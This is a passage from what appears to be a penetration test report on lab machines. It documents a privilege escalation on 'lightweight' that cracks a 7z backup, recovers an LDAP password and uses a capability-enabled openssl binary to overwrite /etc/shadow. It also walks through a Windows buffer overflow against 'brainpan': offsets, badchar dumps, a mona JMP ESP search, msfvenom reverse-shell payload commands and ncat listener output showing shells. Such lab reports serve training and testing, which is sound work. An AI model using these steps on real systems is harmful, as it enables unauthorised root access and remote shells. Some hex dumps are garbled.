
Vulnerability Exploited: Misconfiguration of empty capabilities on binary `openssl`.

Vulnerability Explanation: In the home folder of `ldapuser2` was a file called `backup.7z` after cracking it, it was found the password for `ldapuser1`. This user (`ldapuser1`) had in it's home a binary of `openssl` misconfigured with empty capabilities, by taking advantage of this an attacker can read/write privileged files in order to escalate privileges to root user.

The program used to crack `backup.7z` can be found in the follow github repository:

<https://github.com/Goron/7zip-crack>


In the home of `ldapuser2` existed a file called `backup.7z`, this file was downloaded and cracked:



```
kali@kali:~/simulation/lightweight$ bash 7zipcrack backup.7z /usr/share/wordlists/rockyou.txt
Trying Password: delete e r
Password is: delete
```

Figure 3.35: backup7z cracked


Inside this file was the password for `ldapuser1`:



```
kali@kali:~/simulation/lightweight/backup$ grep -ir -A2 -B2 password *
status.php-<?php
status.php-$username = 'ldapuser1';
status.php:$password = 'f3ca9d298a553da117442deeb6fa932d';
status.php-$ldapconfig['host'] = 'lightweight.htb';
status.php-$ldapconfig['port'] = '389';
```

Figure 3.36: ldapuser1 password

In the home folder of `ldapuser1` was a binary `openssl` with empty capabilities:



```
[ldapuser1@lightweight ~]$ ls -lartF
total 1496
-rw-r--r--. 1 ldapuser1 ldapuser1 193 Apr 11 2018 .bash_profile
-rw-r--r--. 1 ldapuser1 ldapuser1 18 Apr 11 2018 .bash_logout
drwxrwxr-x. 3 ldapuser1 ldapuser1 18 Jun 11 2018 .cache/
drwxrwxr-x. 3 ldapuser1 ldapuser1 18 Jun 11 2018 .config/
-rwxr-xr-x. 1 ldapuser1 ldapuser1 942304 Jun 13 2018 tcpdump*
-rwxr-xr-x. 1 ldapuser1 ldapuser1 555296 Jun 13 2018 openssl*
-rw-rw-r--. 1 ldapuser1 ldapuser1 646 Jun 15 2018 ldapTLS.php
-rw-rw-r--. 1 ldapuser1 ldapuser1 9714 Jun 15 2018 capture.pcap
-rw-r--r--. 1 ldapuser1 ldapuser1 246 Jun 15 2018 .bashrc
drwx-----. 4 ldapuser1 ldapuser1 181 Jun 15 2018 ./
-rw-----. 1 ldapuser1 ldapuser1 0 Jun 21 2018 .bash_history
drwxr-xr-x. 6 root root 76 Apr 11 19:43 ../
[ldapuser1@lightweight ~]$ getcap openssl
openssl =ep ← empty capabilities
```

Figure 3.37: openssl empty capabilities

Vulnerability Fix: Fix capabilities on `openssl` binary and/or delete it from the home folder of `ldapuser1`.

Severity: Critical.

The custom password for root was generated by running:

```
openssl passwd -6 -salt xyz pelota123
```


A custom shadow was created under /tmp, replacing the original password of root with the one generated above. The custom /tmp/shadow was encrypted by executing:

```
cd /home/ldapuser1
openssl smime -encrypt -aes256 -in /tmp/shadow -binary -outform DER -out /tmp/shadow.enc
↪ /tmp/cert.pem
```

Later, the custom /tmp/shadow was decrypted overwriting the original /etc/shadow:

```
cd /
/home/ldapuser1/openssl smime -decrypt -in /tmp/shadow.enc -inform DER -inkey /tmp/key.pem
↪ -out /etc/shadow
```

Proof Screenshot Here:



The screenshot shows a terminal session on a system named 'lightweight'. The user 'ldapuser1' runs 'su - root' and provides a password. The prompt changes to root. The user then runs 'whoami' (returns 'root'), 'ip addr' (shows network interfaces), and 'cat root.txt' (shows a file with the content 'f1d4*****'). On the right side of the terminal, there are additional commands and output from another session, including 'cd /', 'su root', and 'id', along with the text 'Finally, lets su to root'.

Figure 3.39: root.txt

root.txt Contents:

```
f1d4*****
```

3.2.5 System IP: 172.16.116.132

3.2.5.1 Service Enumeration



```
kali@kali:~/simulation/brainpan$ msf-pattern_offset -l 700 -q 35724134
[*] Exact match at offset 524
```

Figure 3.46: Offset found

From this, it was adjusted the exploit to send 524 A's as a filler followed with B's to check if control of EIP was possible, being this true (notice EIP was overwritten with 42424242 hex value of B):




Figure 3.47: Control of EIP

Afterwards, it was tested if there was enough space in the buffer for shellcode, this was achieved by putting 4 C's followed for the next value of D's

```
buf = "D" * (2000 - len(filler) - len(eip) - len(offset))
```

Confirming there was enough space:




Figure 3.48: Confirmed enough space

It was tested if there were badchars (range from 00 to FF), \x00 was found as the values after this got mangled:

Address	Hex dump	ASCII
005FF910	43 43 43 43 00 FB 5F 00	CCCC.r_.
005FF918	E8 03 00 00 00 00 00 00	z.....
005FF920	14 00 00 00 00 40 69 00	l...eLi.
005FF928	A0 00 00 00 00 03 00 05	ä...°Ki.
005FF930	00 00 00 00 F8 4B 69 00	l...°Ki.
005FF938	14 00 00 00 10 00 00 00	l...°Ki.
005FF940	12 00 00 00 07 00 00 00	l...°Ki.
005FF948	90 46 69 00 F8 4B 69 00	Fi.°Ki.
005FF950	00 00 00 00 00 00 00 00
005FF958	00 00 00 00 00 00 00 00
005FF960	00 00 27 0F 00 00 00 00	0.'*....
005FF968	00 03 5A 77 F8 4B 69 00	#Zw°Ki.
005FF970	58 00 00 00 F8 4B 69 00	X...°Ki.
005FF978	14 01 00 00 10 01 00 00	l...°Ki.
005FF980	02 02 02 02 57 69 6E 53	0000lins
005FF988	6F 63 6B 20 32 2E 30 00	ock 2.0.
005FF990	FE 04 01 FF 30 FA 5F 00	■♦0 0.-
005FF998	FA 4B 69 00 92 00 00 00	°Ki.#...
005FF9A0	1C 00 00 00 03 00 00 05	L...°Ki.
005FF9A8	14 00 00 00 70 02 69 00	l...p0i.
005FF9B0	00 00 69 00 03 00 00 00	..i.°Ki.
005FF9B8	00 00 69 00 00 4C 69 00	..i..Li.
005FF9C0	F8 4B 69 00 14 00 04 10	°Ki.°Ki.
005FF9C8	00 00 69 00 14 00 00 00	..i.°Ki.
005FF9D0	30 FB 5F 00 A0 61 5A 77	0r_..aaZw
005FF9D8	01 00 00 00 00 4C 69 00	0....Li.
005FF9E0	14 00 00 00 96 5B 5A 77	l...üIZw
005FF9E8	17 B1 44 1A F8 4B 69 00	±D+°Ki.
005FF9F0	63 00 00 50 00 00 69 00	c..P..i.
005FF9F8	00 00 69 00 00 4C 69 00	..i..Li.
005FFA00	14 00 00 00 96 5B 5A 77	l...üIZw
005FFA08	77 B1 44 1A F8 4B 69 00	wD+°Ki.
005FFA10	63 00 00 50 00 00 69 00	c..P..i.

Figure 3.49: Found 00 as badchar

After some counting it was confirmed there wasn't any other badchar:

Address	Hex dump	ASCII
005FF910	43 43 43 43 01 02 03 04	CCCC0000
005FF918	05 06 07 08 09 0A 0B 0C	05060708090A0B0C
005FF920	0D 0E 0F 10 11 12 13 14	0D0E0F1011121314
005FF928	15 16 17 18 19 1A 1B 1C	15161718191A1B1C
005FF930	1D 1E 1F 20 21 22 23 24	1D1E1F2021222324
005FF938	25 26 27 28 29 2A 2B 2C	25262728292A2B2C
005FF940	2D 2E 2F 30 31 32 33 34	2D2E2F3031323334
005FF948	35 36 37 38 39 3A 3B 3C	35363738393A3B3C
005FF950	3D 3E 3F 40 41 42 43 44	3D3E3F4041424344
005FF958	45 46 47 48 49 4A 4B 4C	45464748494A4B4C
005FF960	4D 4E 4F 50 51 52 53 54	4D4E4F5051525354
005FF968	55 56 57 58 59 5A 5B 5C	55565758595A5B5C
005FF970	5D 5E 5F 60 61 62 63 64	5D5E5F6061626364
005FF978	65 66 67 68 69 6A 6B 6C	65666768696A6B6C
005FF980	6D 6E 6F 70 71 72 73 74	6D6E6F7071727374
005FF988	75 76 77 78 79 7A 7B 7C	75767778797A7B7C
005FF990	7D 7E 7F 80 81 82 83 84	7D7E7F8081828384
005FF998	85 86 87 88 89 8A 8B 8C	85868788898A8B8C
005FF9A0	8D 8E 8F 90 91 92 93 94	8D8E8F9091929394
005FF9A8	95 96 97 98 99 9A 9B 9C	95969798999A9B9C
005FF9B0	9D 9E 9F A0 A1 A2 A3 A4	9D9E9FA0A1A2A3A4
005FF9B8	A5 A6 A7 A8 A9 AA AB AC	A5A6A7A8A9AAABAC
005FF9C0	AD AE AF B0 B1 B2 B3 B4	ADAEAFB0B1B2B3B4
005FF9C8	B5 B6 B7 B8 B9 BA BB BC	B5B6B7B8B9BABBBC
005FF9D0	BD BE BF C0 C1 C2 C3 C4	BD BE BF C0 C1 C2 C3 C4
005FF9D8	C5 C6 C7 C8 C9 CA CB CC	C5 C6 C7 C8 C9 CA CB CC
005FF9E0	CD CE CF D0 D1 D2 D3 D4	CD CE CF D0 D1 D2 D3 D4
005FF9E8	DD DE DF E0 E1 E2 E3 E4	DD DE DF E0 E1 E2 E3 E4
005FF9F0	ED EE EF F0 F1 F2 F3 F4	ED EE EF F0 F1 F2 F3 F4
005FF9F8	FD FE FF 00 01 02 03 04	FD FE FF 00 01 02 03 04
005FFA00	05 06 07 08 09 0A 0B 0C	05060708090A0B0C
005FFA08	0D 0E 0F 10 11 12 13 14	0D0E0F1011121314
005FFA10	15 16 17 18 19 1A 1B 1C	15161718191A1B1C
005FFA18	1D 1E 1F 20 21 22 23 24	1D1E1F2021222324
005FFA20	25 26 27 28 29 2A 2B 2C	25262728292A2B2C
005FFA28	2D 2E 2F 30 31 32 33 34	2D2E2F3031323334
005FFA30	35 36 37 38 39 3A 3B 3C	35363738393A3B3C
005FFA38	3D 3E 3F 40 41 42 43 44	3D3E3F4041424344
005FFA40	45 46 47 48 49 4A 4B 4C	45464748494A4B4C
005FFA48	4D 4E 4F 50 51 52 53 54	4D4E4F5051525354
005FFA50	55 56 57 58 59 5A 5B 5C	55565758595A5B5C
005FFA58	5D 5E 5F 60 61 62 63 64	5D5E5F6061626364
005FFA60	65 66 67 68 69 6A 6B 6C	65666768696A6B6C
005FFA68	6D 6E 6F 70 71 72 73 74	6D6E6F7071727374
005FFA70	75 76 77 78 79 7A 7B 7C	75767778797A7B7C
005FFA78	7D 7E 7F 80 81 82 83 84	7D7E7F8081828384
005FFA80	85 86 87 88 89 8A 8B 8C	85868788898A8B8C
005FFA88	8D 8E 8F 90 91 92 93 94	8D8E8F9091929394

Figure 3.50: No more badchars

From this on, by using mona and it's modules a search for where a JMP ESP address could be was done, after this was find as promising 0x311712F3. Some breakpoints where set, to test EIP was being overwritten with this address, this was successful (it can be noticed by checking how the value of EIP is the one early found):




Figure 3.51: Finding unprotected code

```

Log data
Address Message
77C9E238 New thread with ID 000008F0 created
42424242 [14:47:01] Request violation when executing [42424242]
0BADCF800 [*] Command used:
0BADCF800 !mona modules

-----
0BADCF800 Mona command started on 2020-04-12 14:48:02 (v2.0, rev 604) -----
0BADCF800 [*] Processing arguments and criteria
0BADCF800 - Pointer access level: X
0BADCF800 [*] Generating module info table, hang on...
0BADCF800 - Processing modules
0BADCF800 - Done, Let's rock 'n roll.

-----
0BADCF800 Module info:
0BADCF800 Base | Top | Size | Rebase | SafeSEH | ASLR | NXCompat | OS Dll | Version, ModuleName & Path
0BADCF800 0x74bc0000 | 0x74bca000 | 0x0000a000 | True | True | True | False | True | 10.0.17763.1 [CRYPTBASE.dll] (C:\Windows\System32\CRYPTBASE.dll)
0BADCF800 0x774f0000 | 0x774fa000 | 0x0001a000 | True | True | True | False | True | 10.0.17763.1 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADCF800 0x774d0000 | 0x774d4000 | 0x0000c000 | True | True | True | False | True | 10.0.17763.1 [sechost.dll] (C:\Windows\System32\sechost.dll)
0BADCF800 0x76bd0000 | 0x76bd2000 | 0x00002000 | True | True | True | False | True | 10.0.17763.1 [bcryptPrimitives.dll] (C:\Windows\System32\bcryptPrimitives.dll)
0BADCF800 0x76bd0000 | 0x76bd0000 | 0x00000000 | True | True | True | False | True | 10.0.17763.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADCF800 0x31170000 | 0x31176000 | 0x00006000 | False | False | False | False | False | v1.0- [brainpan.exe] (C:\Users\IEUser\Desktop\Exploitable\brainpan.exe)
0BADCF800 0x74bc0000 | 0x74bca000 | 0x0000a000 | True | True | True | False | True | 10.0.17763.1 [CRYPTBASE.dll] (C:\Windows\System32\CRYPTBASE.dll)
0BADCF800 0x774f0000 | 0x774fa000 | 0x0001a000 | True | True | True | False | True | 10.0.17763.1 [KERNELBASE.dll] (C:\Windows\System32\KERNELBASE.dll)
0BADCF800 0x774d0000 | 0x774d4000 | 0x0000c000 | True | True | True | False | True | 10.0.17763.1 [sechost.dll] (C:\Windows\System32\sechost.dll)
0BADCF800 0x76bd0000 | 0x76bd2000 | 0x00002000 | True | True | True | False | True | 10.0.17763.1 [bcryptPrimitives.dll] (C:\Windows\System32\bcryptPrimitives.dll)
0BADCF800 0x76bd0000 | 0x76bd0000 | 0x00000000 | True | True | True | False | True | 10.0.17763.1 [RPCRT4.dll] (C:\Windows\System32\RPCRT4.dll)
0BADCF800 0x31170000 | 0x31176000 | 0x00006000 | False | False | False | False | False | v1.0- [brainpan.exe] (C:\Users\IEUser\Desktop\Exploitable\brainpan.exe)

-----
0BADCF800 This mona.py action took 0:00:00.249000
0BADCF800 [*] Command used:
0BADCF800 !mona find -s "\xff\xe4" -m brainpan.exe

-----
0BADCF800 Mona command started on 2020-04-12 14:48:45 (v2.0, rev 604) -----
0BADCF800 [*] Processing arguments and criteria
0BADCF800 - Pointer access level: X
0BADCF800 [*] Only querying modules brainpan.exe
0BADCF800 - Processing modules
0BADCF800 - Done, Let's rock 'n roll.
0BADCF800 - Treating search pattern as bnp
0BADCF800 [*] Searching from 0x31170000 to 0x31176000
0BADCF800 Module C:\Windows\System32\RPCRT4.dll
0BADCF800 [*] Preparing output file "find.txt"
0BADCF800 (Resetting logfile find.txt)
0BADCF800 [*] Writing results to find.txt
0BADCF800 [0BADCF800] 0x31172F3: "\xff\xe4" | (PAGE_EXECUTE_READ) [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.0- (C:\Users\IEUser\Desktop\Exploitable\brainpan.exe)
0BADCF800 Found 3 total of 1 pointer(s)
0BADCF800 [*] This mona.py action took 0:00:00.250000

-----
0BADCF800 This mona.py action took 0:00:00.250000
0BADCF800 [*] Command used:
0BADCF800 !mona find -s "\xff\xe4" -m brainpan.exe
  
```

Figure 3.52: Found pointer JMP ESP

[14:50:23] Breakpoint at brainpan.311712F3

Figure 3.55: Succesfull Control JMP ESP

Stepping into the next address it can be seen how it was with 43434343 (hex value of C, the offset was being used):




Figure 3.56: Cs doffset

From this on, was generated payload to pop-up a calc with msfvenom by running:

Penetration Test Report

```
msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86/shikata_ga_nai -b
↳ "\x00" exitfunc=thread -f c
```

The shellcode generated from msfvenom was added in the script as shellcode, having before it 10 NOPs (hex value `\x90`), this to generate a NOP slide, with it achieving the encoder didn't override any shellcode when it was doing decoding of it, after this a calc successfully was popped-up:




Figure 3.57: Pop calc.exe

From this now, it was generated payload for a reverse shell with venom by running:

```
msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp lport=443 lhost=172.16.116.130
↳ exitfunc=thread -b "\x00" -e x86/shikata_ga_nai -f c
```

The shellcode generated was exchanged with the one of the calc, a listener on the attacker machine was set up at port 443 and the exploit was executed again but with this new shellcode, successfully getting a reverse shell from it:

```
kali@kali:~/simulation/brainpan$ python exploit.py 172.16.116.131 9999
Sending evil payload
Done!
kali@kali:~/simulation/brainpan$
```

Figure 3.58: Exploiting BOF Lab Machine


```
kali@kali:~/simulation/brainpan$ sudo rlwrap ncat -lvnp 443
[sudo] password for kali:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 172.16.116.131.
Ncat: Connection from 172.16.116.131:50568.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop\Exploitable>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::bddc:b7aa:b5bb:4fa3%4
    IPv4 Address. . . . . : 172.16.116.131
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.116.2

C:\Users\IEUser\Desktop\Exploitable>whoami
whoami
msedgewin10\ieuser
C:\Users\IEUser\Desktop\Exploitable>
```

Figure 3.59: Successful reverse shell

Finally, the crafted exploit was executed against brainpan (172.16.116.132), getting a reverse shell from it:

```
kali@kali:~/simulation/brainpan$ python exploit.py 172.16.116.132 9999
Sending evil payload
Done!
kali@kali:~/simulation/brainpan$ █

kali@kali:~/simulation/brainpan$ sudo rlwrap ncat -lvnp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 172.16.116.132.
Ncat: Connection from 172.16.116.132:49540.
CMD Version 1.4.1

Z:\home\puck>ipconfig
Ethernet adapter lo

    Connection-specific DNS suffix. . . :
    IP address. . . . . : 127.0.0.1
    IP address. . . . . : ::1
    Default gateway . . . . . :

Ethernet adapter eth0

    Connection-specific DNS suffix. . . : localdomain
    IP address. . . . . : 172.16.116.132
    IP address. . . . . : fe80::20c:29ff:feb0:4bcf%2
    Default gateway . . . . . : 172.16.116.2

Z:\home\puck>█
```

Figure 3.60: Succesfull exploit Brainpan

Proof Screenshot:

N/A

Completed Buffer Overflow Code:

Please see Appendix 1 for the complete Windows Buffer Overflow code.

3.3 Maintaining Access

